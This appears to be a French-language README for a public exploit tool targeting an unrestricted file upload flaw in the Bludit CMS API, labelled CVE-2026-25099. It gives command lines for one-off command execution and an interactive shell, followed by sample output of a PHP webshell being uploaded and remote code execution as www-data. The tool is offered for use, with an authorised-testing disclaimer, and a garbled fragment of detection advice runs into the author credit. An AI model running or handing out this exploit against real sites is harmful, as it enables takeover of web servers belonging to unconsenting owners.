 yahiahamza/cve-2026-25099
Exploit Python pour le téléversement de fichier non restreint de l'API du CMS Bludit menant à une exécution de code à distance, offrant l'exécution de commandes et un shell interactif pour les tests autorisés.

Les versions de Bludit CMS antérieures à 3.18.4 permettent à un attaquant authentifié disposant d'un jeton API valide de téléverser des fichiers de tout type et extension via le point de terminaison POST /api/files/<page-key>. La fonction uploadFile() n'effectue aucune validation d'extension ou de contenu de fichier, permettant le téléversement et l'exécution de webshells PHP en tant que www-data.
# Exécution d'une commande unique
python3 CVE-2026-25099.py -u http://cible -t "JETON_API" -c "id"

# Shell interactif
python3 CVE-2026-25099.py -u http://cible -t "JETON_API"

[*] CVE-2026-25099 - Bludit CMS API Téléversement de fichier vers RCE
[*] Cible : http://cible
[*] Récupération de la clé de page...
[+] Clé de page : create-your-own-content
[*] Téléversement du webshell...
[+] Shell téléversé : http://cible/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] Vérification de la RCE...
[+] RCE confirmée : uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Shell interactif (tapez 'exit' pour quitter)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/ pour détecter des fichiers PHP inattendusYahia Hamza - https://yh.do
Cet outil est fourni uniquement à des fins de tests de sécurité autorisés et à des fins éducatives. Utilisez-le de manière responsable et uniquement contre des systèmes pour lesquels vous avez la permission de tester.
